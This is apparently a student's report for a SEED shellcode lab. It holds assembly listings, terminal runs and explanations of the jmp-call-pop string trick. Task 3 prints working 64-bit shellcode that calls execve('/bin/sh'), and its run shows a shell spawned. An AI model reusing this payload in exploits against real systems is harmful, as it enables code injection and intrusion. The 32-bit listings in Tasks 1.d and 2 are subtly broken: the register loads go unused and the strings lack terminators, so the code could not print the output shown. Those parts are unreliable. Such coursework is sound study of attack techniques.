-rwxrwxrwx 1                     777 hemanthsaikumarmaddhuri  974 Jun 12 00:11 mysh.s
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  560 Jun 11 23:22 mysh2
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  496 Jun 11 23:22 mysh2.o
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  266 Jun 11 23:20 mysh2.s
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4728 Jun 11 16:01 mysh_64
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  640 Jun 11 03:57 mysh_64.o
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  378 Jun 11 03:58 mysh_64.s
hemanthsaikumarmaddhuri@VM:/home/hemanthsaikumarmaddhuri/Downloads/Labsetup$
```


- **Task 1.d. Providing Environment Variables for execve()**

In this task, we will write a shellcode called myenv.s. When this program is executed, it executes the "/usr/bin/env" command, which can print out the following environment variables:



SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Jun 12 00:07
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
Activate Windows
Go to Settings to activate Windows.
Type here to search
12:07 AM
6/12/2023

```
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf32 myenv.s -o myenv.o
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ld --omagic -m elf_i386 myenv.o -o myenv
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ./myenv
aaa=1234
bbb=5678
cccc=1234
```



```
section .text
  global _start
    _start:
        BITS 32
        jmp short two
    one:
        pop ebx
        xor eax, eax
        mov edx, 0x31323334
        mov [ebx+7], al
        mov edx, 0x35363738
        mov [ebx+8], ebx
        mov edx, 0x31323334
        mov [ebx+12], eax
        lea ecx, [ebx+8]
        xor edx, edx
        mov al,  0x0b
        int 0x80
     two:
        call one
        db '/usr/bin/env'   ; the command string
        db 'aaa'        ; placeholder for argv[0]
        db 'bbb'        ; placeholder for argv[1]
        db 'cccc'
```

- **Task 2: Using Code Segment**

Tasks. You need to do the followings:

(1) Please provide a detailed explanation for each line of the code in mysh2.s, starting from the line labeled one. Please explain why this code would successfully execute the /bin/sh program, how the argv[] array is constructed, etc.

Ans: From the code,


The provided code begins by jumping to the instruction at location two, which in turn performs another jump to location one using the call instruction. The call instruction acts as a function call, saving the address of the next instruction as the return address before jumping to the target location. This allows the program to return to the instruction immediately after the call when the function completes.

In this specific example, the instruction following the call (Line 2) does not contain an actual instruction; instead, it serves as a placeholder to store a string. However, this is inconsequential because the call instruction pushes the address of the string onto the stack as the return address in the function frame. Upon entering the function, which occurs after jumping to location one, the top of the stack holds the return address. Consequently, the pop ebx instruction at Line 1 retrieves the address of the string from the stack and saves it to the ebx register. This is how the address of the string is obtained.


The string at Line 2 is not a complete string; rather, it acts as a placeholder. The program needs to construct the necessary data structures within this placeholder. Since the address of the string has already been obtained, it becomes easy to derive the addresses of all the data structures constructed inside this placeholder.

(2) Please use the technique from mysh2.s to implement a new shellcode, so it executes /usr/bin/env, and it prints out the following environment variables:

Ans: Here we have changed to code such that it can return environment variables


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Jun 12 00:23
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
Activate Windows
Go to Settings to activate Windows.
Type here to search
12:23 AM
6/12/2023


```
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf32 mysh2.s -o mysh2.o
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ld --omagic -m elf_i386 mysh2.o -o mysh2
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ./mysh2
a=11
b=22
```




```
section .text
  global _start
    _start:
        BITS 32
        jmp short two
    one:
        pop ebx
        xor eax, eax
        mov edx, 0x3131
        mov [ebx+7], al
        mov edx, 0x3232
        mov [ebx+8], ebx
        mov [ebx+12], eax
        lea ecx, [ebx+8]
        xor edx, edx
        mov al,  0x0b
        int 0x80
     two:
        call one
        db '/usr/bin/env'
        db 'a'
        db 'b'
```

- **Task 3: Writing 64-bit Shellcode**

Here in 64-bit shellcode we use register like rdx, rsi, rax, rsp and after executing the command ./mysh_64, It returned


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Jun 12 00:28
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
12:28 AM
6/12/2023

```
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf64 mysh_64.s -o mysh_64.o
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ld mysh_64.o -o mysh_64
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ./mysh_64
$
$ echo $$
11550
$ exit
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$
```



```
section .text
  global _start
    _start:
      ; The following code calls execve("/bin/sh", ...)
      xor  rdx, rdx        ; 3rd argument
      push rdx
      mov rax,'/bin//sh'
      push rax
      mov rdi, rsp         ; 1st argument
      push rdx
      push rdi
      mov rsi, rsp         ; 2nd argument
      xor  rax, rax
      mov al, 0x3b         ; execve()
      syscall
```

Summary:

From the Software Security, Shell Code Lab I have understood how to code in assembly language also how is shell code useful for other kind of attacks such as buffer-overflow attack. Shellcode plays a significant role in code injection attacks and is known for its complexity. The process of crafting shellcode from scratch is both challenging especially completion of task 1.a, 1.b, 1.c and 1.d. Shellcode involves various intriguing techniques, and this lab aims to provide students with a comprehensive understanding of these techniques. By doing so, students can develop the skills necessary to write their own shellcode.